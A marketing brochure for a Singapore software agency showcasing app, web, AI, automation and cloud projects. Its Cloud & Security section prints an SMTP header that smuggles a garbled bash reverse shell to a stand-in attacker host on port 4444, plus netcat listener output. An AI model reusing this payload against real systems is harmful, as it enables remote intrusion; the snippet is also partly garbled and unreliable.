



# **CODINGO ENTERPRISE SERVICES**

Enterprise-Grade Software. Singapore-Built.



[enterprise.codingo.sg](https://enterprise.codingo.sg)

# About Codingo

At Codingo Enterprise Services, we believe every business deserves access to world-class software — built locally, delivered on time, and priced fairly.

Since 2018, we have grown from a small team to over 100 full-time and remote developers across every discipline of computer science. We have served over 11,000 clients and earned 420+ five-star reviews — because we treat every project like it is our own.

Whether you need a mobile app, a web platform, an AI solution, or enterprise automation — we have the expertise, the team, and the track record to deliver.

*I look forward to building something great together.*

**— Joshua Lim**

Founder & CEO, Codingo Enterprise Services



# What We Do




## Web Apps

Full-stack web apps, SaaS platforms, dashboards, and e-commerce



## Mobile Apps

Native and cross-platform iOS & Android with Flutter & React Native



## AI & ML

Intelligent agents, NLP, computer vision, and predictive analytics



## Automation

Workflow automation, VBA macros, Power Automate, and data pipelines



## Cloud & Infra

AWS, Azure, GCP migrations, DevOps, CI/CD, and security audits

# 01

CODINGO PORTFOLIO

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MOBILE APPLICATIONS

# Mobile Applications


Native and cross-platform apps for iOS and Android

- Flutter · React Native · Firebase · WebRTC
- Consumer apps, marketplaces, and service platforms
- Delivered for 40+ enterprise clients across Singapore and the region

## GaiGai — Grocery Delivery

Flutter · Firebase

Door-to-door grocery delivery app with product categories, search, cart, and checkout.



## GaiGai – Ecommerce App

Ecommerce Application which provides door to door grocery delivery.


## KeiBuy — Livestream Auctions

Flutter · Firebase · WebRTC

Live streaming platform for sellers to auction products with real-time bidding.

## KeiBuy – Livestreaming App


Live streaming application for sellers wanting to auction off products



### Property Listing App

Flutter

HDB, condos, and commercial listings with mortgage calculator, map search, and favourites.



### Property App

Property listing application. List properties from condos to HDB for sale or rent


### Joyrides — Car Sharing

Flutter

Peer-to-peer car rental marketplace with per-day pricing, search by category, and reviews.

### Joyrides - Carsharing App


Rent a car from your neighbours!  
List your car for rent!



## Lemon — In-Car Minimart


Flutter · PWA

Ride-sharing convenience store offering F&B, essentials, and electronics in-vehicle.



## Lemon - In Car Minimart

Ride sharing in-car minimart which offers a variety of convenience items. Drivers also earn passive income.



## Rest — Hourly Hotel Stays

Flutter

Flexible hotel bookings by the hour with real-time room availability and price sorting.




## Rest - Hourly Hotel Stays

Flexible hotel stays by the hour. Check into luxury hotels anytime for any occasion.

# Hobizz — Video Production Platform

React Native

Mobile app for video creation with templates, project management, and subscription tiers. Includes a full admin dashboard.



# 02

CODINGO PORTFOLIO

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WEB APPLICATIONS

# Web Applications


Full-stack platforms, dashboards, and e-commerce solutions

- React · Vue.js · Next.js · Angular · TypeScript
- SaaS platforms, LMS, marketplaces, and corporate sites
- Flask · Node.js · Django · PostgreSQL · MongoDB on the backend


# LELMS — Language Learning Management System

React · Flask · PostgreSQL

Full-stack LMS with speech recognition, pronunciation scoring, leaderboards, course creation, quests, and a subscription-based admin dashboard.




LMS Dashboard — Curriculum View



Student View — Lessons & Exercises

### Winterbloom — Flower Shop




Premium flower delivery e-commerce with Shopify integration, custom arrangements, and WhatsApp support.

### OURA — Wellness Platform



Health and wellness website with services, promotional campaigns, and appointment booking.


## Hiverlab — VR Analytics



Hiverlab

VR content dashboard with session tracking, user analytics, and survey system. Tech: React.

## PetCaring — Pet Services



PetCaring


Pet care marketplace with scheduling, grooming, walking, and boarding service management.

## HR Management System





**Human Resource App**  
MOM compliant Human resource application with attendance, leave, payslip and employee management

**E-commerce Website**  
E-commerce website selling massage guns



MOM-compliant HR platform with attendance, leave management, payslip generation, and employee records.


## OmNom – Thai Restaurant



**OmNom**

Online ordering platform with menu categories, promotions, student discounts, and delivery management.


### NUS Developer Club




NUS Developer Student Club Website

Events listing, team pages, project showcase, and blog for the Google-affiliated developer community.

### E-Commerce Stores



Smoothie Ecom Store



Fitness E-com store

Smoothie health food store and fitness equipment platform with analytics dashboards and inventory management.

# 03

CODINGO PORTFOLIO

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AI & MACHINE LEARNING

# AI & Machine Learning

Intelligent agents, NLP, and predictive analytics

- Python · LangChain · OpenAI · TensorFlow · PyTorch
- Teachable agents, NLP pipelines, and computer vision
- AutoGen · ChromaDB · Gemini · Claude AI integrations

# Teachable AI Agent

Python · LangChain · OpenAI · ChromaDB

AutoGen-based learning agent with ChromaDB document indexing and multimodal understanding. Users teach the AI concepts over time — a guide agent prevents premature answers until the model has learned enough.

```

Assessment: Verified. Student is confused by the terms used in the Pythagorean theorem explanation. No new concepts learned.
User> Yes, perpendicular means it forms a right angle, or 90 degrees.
System> Knowledge Context (1 concepts):
System> 1. [Ok] The student is learning about the Pythagorean theorem. Student does not understand the terms used in the Pythagorean the...
Assistant> So perpendicular means it forms a right angle, or 90 degrees. But what's a right angle? You mentioned it earlier, but I'm not really sure what it is. Is it just the 90 degrees thing, or is there more to it?
System> Updated concept concept_c401fb3...: 'The student is learning about the Pythagorean theorem. Stude...'
Verifier> The response is accurate. The student is confused about the terms used in the Pythagorean theorem explanation. The student is struggling to understand the terms "right angled triangle", "hypotenuse", "squares", "sides", "corner", "90 degrees", and "perpendicular". The student has learned that "perpendicular" means forming a right angle or 90 degrees. The student is confused about what a "right angle" is.

Assesment: Verified. Student is confused about the terms used in the Pythagorean theorem explanation. Student has learned that "perpendicular" means "forming a right angle or 90 degrees. Student is confused about what a "right angle" is.
User> Yeah that's pretty much it, 90 degrees. Now let's learn how to calculate the hypotenuse
System> Knowledge Context (1 concepts):
System> 1. [Ok] The student is learning about the Pythagorean theorem. Student does not understand the terms used in the Pythagorean the...
Assistant> Wait, what's the hypotenuse? You mentioned it earlier, but I still don't know what that is. Can you explain what the hypotenuse is before we calculate it?
System> Updated concept concept_c401fb3...: 'The student is learning about the Pythagorean theorem. Stude...'
Verifier> The student's response is accurate. The student is confused by the terms used in the Pythagorean theorem explanation. The student has learned that "perpendicular" means forming a right angle or 90 degrees. The student is confused about what a "right angle" is.

Assessment: Verified. Student is still confused about the terms used in the Pythagorean theorem explanation.
User> So like when a triangle has one longer side, that is a hypotenuse. The side furthest from the right angle and is the longest side
System> Knowledge Context (1 concepts):
System> 1. [Ok] The student is learning about the Pythagorean theorem. Student does not understand the terms used in the Pythagorean the...
  
```

Demo interaction view

```

Starting teachable application with database: memory.db
Type /exit or /quit to end the conversation

Chat session started. You can now start talking!
Assistant> Hello! What are we gonna learn today?
User> Big Brother
System> Knowledge Context (1 concepts):
System> 1. [80%] This is a sample text document for testing the file watcher functionality.

It contains multiple sentences and paragraph...
Assistant> What exactly do you want me to learn about Big Brother? Is this about his role in the novel, or how it's stored in the file?
Guide> Let me help you structure your explanation. Try covering these points:
1) **What it is**:: A clear definition in simple terms
2) **How it works**:: The mechanism or process involved
3) **Why it matters**:: The importance or applications
4) **An example**:: A concrete illustration

This framework will help ensure I understand the concept thoroughly.
Verifier> The student's response is appropriate clarification-seeking. They are correctly asking about the scope of learning: whether it's about Big Brother's role in the novel (as taught) or unrelated file storage details (which isn't part of the taught content about Big Brother in *1984*).

**Assessment**::
Verified. The student demonstrated understanding that Big Brother refers to the novel's character, not technical file storage. No new concepts introduced; this is scope clarification.

**Action**::
No tool calls needed. The student is correctly contextualizing the concept within the taught knowledge (Big Brother in literature). The file storage reference is irrelevant to the current concept.
User> Yeah in the novel. Have you ever heard of it before?
System> Knowledge Context (1 concepts):
System> 1. [80%] This is a sample text document for testing the file watcher functionality.

It contains multiple sentences and paragraph...
Assistant> Yes, I learned that Big Brother is a character in the novel *1984* by George Orwell. Could you tell me more about his role or what he represents in the story? I want to understand it well before moving on!
Guide> Let me help you structure your explanation. Try covering these points:
1) **What it is**:: A clear definition in simple terms
2) **How it works**:: The mechanism or process involved
3) **Why it matters**:: The importance or applications
4) **An example**:: A concrete illustration

This framework will help ensure I understand the concept thoroughly.
System> Updated concept file_sample.txt...: 'This is a sample text document for testing the file watcher ...'
Verifier> **Assessment**:: Verified. The response accurately recalls taught content but shows no progression or new learning. Confidence maintained at 0.8 as student demonstrated consistent recall without errors or added depth.
User> |
  
```

# Machine Learning

Python · scikit-learn · pandas · TF-IDF

## Programming Tasks

The screenshot shows a Jupyter Notebook with the following content:

- Code:** Python code for data preprocessing, TF-IDF vectorization, and model training. It includes imports for pandas, sklearn, and logging, as well as functions for data cleaning and model evaluation.
- Table:** A table showing credit ratings for various companies, including Standard & Poor's, Fitch, and Moody's.
- Chart:** A line chart showing stock prices for a company over time.

Machine Learning

# Data Analytics

Python · R · Matplotlib · SPSS

## Programming Tasks

The screenshot shows a Jupyter Notebook with the following content:

- Code:** Python code for data visualization, including a scatter plot and a bar chart.
- Figure 1:** A bar chart titled "Average Monthly Expenses by Year in School" showing expenses for food, housing, transportation, books/supplies, and entertainment across four years.
- Figure 2:** A decision tree diagram for payment prediction.

Data Analytics & Visualisations

Corporate credit rating prediction with Random Forest and TF-IDF vectorization.

Scatter plots, decision trees, expense analysis, and payment prediction models.

# 04

CODINGO PORTFOLIO

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ENTERPRISE AUTOMATION

# Enterprise Automation

Workflow automation, macros, and data pipelines

- Excel VBA/Macros · Power Automate · Python pipelines
- Multi-region financial dashboards and OPEX tracking
- Process automation that eliminates manual reporting overhead

# Project OPEX — Financial Dashboard

Excel VBA / Macros · Complex LET Formulas

Multi-region OPEX tracking across APAC with Actual vs Plan vs Forecast comparisons, market allocation, and cost-type breakdowns.

## Programming Tasks

The dashboard includes sections for:
 

- Overview:** Total Gain (Loss) of (\$716,094.29), a pie chart for industry breakdown, and a 'Growth' line chart.
- Current Holdings:** A table listing stocks like Apple Inc., Ford Motor Company, Intel Inc., and The Walt Disney Company with columns for units, current price, market value, and performance metrics.
- Index Funds:** A table for funds like iShares Technology, iShares Health Care, and iShares Consumer Services.
- Order Entry:** A section with 'Buy' and 'Sell' buttons and a 'Market Value' table.

**Data Operation**

- Consolidate**  
Usage: Combines multiple data points into a single formatted message or document.  
Configuration: Streamlines the creation of documentation and reports, ensuring consistency and accuracy.  
Example: Compose a summary report of test results, including pass/fail status and key metrics.
- Concatenate**  
Usage: Joins strings or variables, often used for creating filenames or structured messages.  
Configuration: Reduces manual effort and errors in data handling, particularly for repetitive tasks.  
Example: Concatenate the project name and date to generate a unique log file name.
- Variables**  
Usage: Stores data that can be reused throughout the flow, such as counters, flags, or dynamic content.  
Configuration: Enhances the flow's flexibility and adaptability, enabling more complex logic and operations.  
Example: Use a variable to keep track of the number of failed builds in a sequence.

**Approval Process**

**Approval Process Mechanism**

- Usage: Implements a formal approval mechanism before deploying code to production or executing critical actions.
- Configuration: Use the "Start an Approval" action to send approval requests via Outlook or Teams.
- Example: "Require deployment approval from the project manager and QA lead before proceeding to the production environment."
- Impact: Ensure that all critical actions are reviewed and approved, reducing the risk of unauthorized changes and enhancing accountability.

**Power Automate**

- Usage: Monitors the status of flows, manages approvals, and tracks progress from mobile devices.
- Configuration: Set up the app with relevant dashboards and notifications for real-time monitoring.
- Example: "Use the Power Automate app to approve deployment requests and monitor flow execution on the go."
- Impact: Enhances responsiveness and flexibility, allowing managers and team members to stay informed and make decisions anywhere.

Excel VBA / PowerAutomate

# 05

CODINGO PORTFOLIO

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CLOUD & SECURITY

## Cloud & Security


Infrastructure migration, DevOps, and cybersecurity

- AWS · Azure · GCP · Docker · Kubernetes · Terraform
- Physical-to-cloud migrations and EC2/S3 architecture
- OWASP ZAP · CVE scanning · Kali Linux penetration testing

# AWS VM Migration

AWS S3 · DataSync · EC2 · AWS CLI

Physical server to AWS S3 migration without Snow device. Disk imaging with Clonezilla, DataSync agent deployment, encrypted S3 transfer, and EC2 AMI import.



# Cybersecurity & Network Design

Kali Linux • OWASP ZAP • CVE Databases

OWASP ZAP scanning, CVE database querying, reverse shell exploitation, and SMTP vulnerability testing. Network design with LAN layout and DHCP configuration.

## Programming Tasks

```
RCPT TO: <victim@target.com>
DATA
From: <attacker@evil.com>
To: <victim@target.com>
Subject: Test email.

X-RCE: /bin/bash -i & |dev/tcp/attacker.ip/4444-D-B-I.

[Terminal screenshot showing SMTP session and reverse shell execution]
```

The following image will be displayed once the reverse shell has executed successfully.

```
root@kali:~# nc -l -p 4444
Listening on [any] 4444 ...
192.168.1.101: inverse host (unix failed): host name (unix failed)
connect to [192.168.1.1] from (LINUX) [192.168.1.101] 43441
root@kali:~#
```


## Cybersecurity

summary of vulnerabilities and recommended remediation steps.

```
[Terminal screenshot showing ZAP integration code for CVE scanning]
```

Figure 7.2: Zap Integration Code

**7.2.1 Get CVE**  
A critical feature of the system is querying the Common Vulnerabilities and Exposures (CVE) database. The CVE database provides details on known security vulnerabilities. The system fetches CVE information for vulnerabilities detected by OWASP ZAP. When ZAP identifies a vulnerability but lacks a corresponding CVE ID, the system queries an external API (such as Vulners) using the vulnerability description or associated CVE ID. By leveraging external CVE databases, the system provides detailed descriptions, severity scores, and recommendations on how to address the identified vulnerabilities.



### Task 2: Threat Landscape and Security Recommendations for HaY

Currently, with nation-wide test groups and sensitive medical information, HaY's infrastructure places a huge demand on an organization to understand the threat landscape. First of all, performing an appraisal of the current threat landscape is the first step in mitigating security risks. Due to the sensitivity of the data they handle, healthcare organizations are very susceptible to cyber threats. According to the Ponemon Institute (2020), there is a need for HaY to take precautions against three major kinds of threats: data breaches, ransomware attacks, and insider threats.

First, there is a high risk of data breach because HaY processes and stores medical and personal health data from test groups across the country. Recently, hackers have targeted healthcare organisations to steal personal information, which has a very high value in the black

```

54 // Zero out buffer
55 bzero( buff, MAX );
56
57 // Read the message from the client and copy it into the buffer
58 read( connection_handle, buff, sizeof( buff ) );
59
60 // If the message contains "login"
61 if ( strcmp( "login", buff, 5) == 0 ) {
62    loggedin = 1;
63     printf( "Command: %s", buff );
64     bzero( buff, MAX );
65     sprintf( buff, "Welcome to VEE Bank! Enter a command: " );
66     // Send the buffer to the client
67     write( connection_handle, buff, sizeof( buff ) );
68 }
69
70 // If the message contains "balance"
71 if ( strcmp( "balance", buff, 7) == 0 && loggedin == 1 ) {
72     printf( "Command: %s", buff );
73     bzero( buff, MAX );
74     sprintf( buff, "balance: %d\nEnter a command: ", balance );
75     // Send the buffer to the client
76     write( connection_handle, buff, sizeof( buff ) );
77 }
78 else if ( strcmp( "balance", buff, 7) == 0 ) {
79     printf( "Command: %s", buff );
80 }
  
```

# 06

CODINGO PORTFOLIO

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ENGINEERING & CAD

## Engineering & CAD

SolidWorks, Arduino, MATLAB, and circuit design

- TinkerCAD · Arduino · EasyEDA · MATLAB · SolidWorks
- Hardware prototyping, circuit design, and data visualisation
- Tableau · PowerBI · SPSS for business analytics



# Our Track Record

**100+**

Full-Time &  
Remote Developers

**420+**

5-Star Reviews  
on Carousell

**11,000+**

Students &  
Clients Served

**40+**

Enterprise Projects  
Delivered

**8+**

Years of  
Experience

**24/7**

Dedicated  
Support

# Tech Stack

## Frontend

Flutter · React · React Native · Vue.js · TypeScript · Next.js · Angular

## Backend

Flask · Node.js · Python · Django · Express.js · Java · Go

## Cloud

Google Cloud · AWS · Azure · Firebase · Docker · Kubernetes

## AI / ML

Claude AI · OpenAI · TensorFlow · PyTorch · LangChain · ChromaDB · Gemini

## Data

PostgreSQL · MongoDB · MySQL · Tableau · PowerBI · SPSS · Redis

## DevOps

Git · CI/CD · Linux · Terraform · Nginx

# Why Choose Codingo

## 100% Singapore-Based

All developers are based in Singapore. Local support, local accountability — no offshore risks or communication gaps.

## Award-Winning Service

2024 Carousell Specialist Award for Excellence. 420+ five-star reviews and counting — because quality is non-negotiable.

## Full-Stack Capability

From mobile apps to enterprise AI — one team handles design, development, cloud infrastructure, and deployment.

## Proven Track Record

8+ years, 11,000+ clients, 40+ enterprise projects. We deliver on time, on budget, every time.

# Our Process

01

## Discovery

We listen to your requirements, understand your goals, and define scope and timeline.

02

## Design

Wireframes, prototypes, and UI/UX. You approve every screen before a single line of code.

03

## Develop

Agile sprints with regular demos. Weekly updates and milestone reviews throughout.

04

## Test & QA

Rigorous testing across devices and platforms. Every bug fixed before launch.

05

## Launch

Deployment, monitoring, and 24/7 post-launch support long after go-live.

# Awards & Recognition

## WE ARE NO.1 ON CAROUSELL

CODINGO has won the 2024 Carousell Specialist Award for Excellence in Services for Assignments & Programming!



2024 Carousell Specialist Award — IT & Programming



Buyer's Choice Award — Professional Skills Services



# Let's Build Something Great

[enterprise.codingo.sg](https://enterprise.codingo.sg)

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Joshua Lim · Founder & CEO

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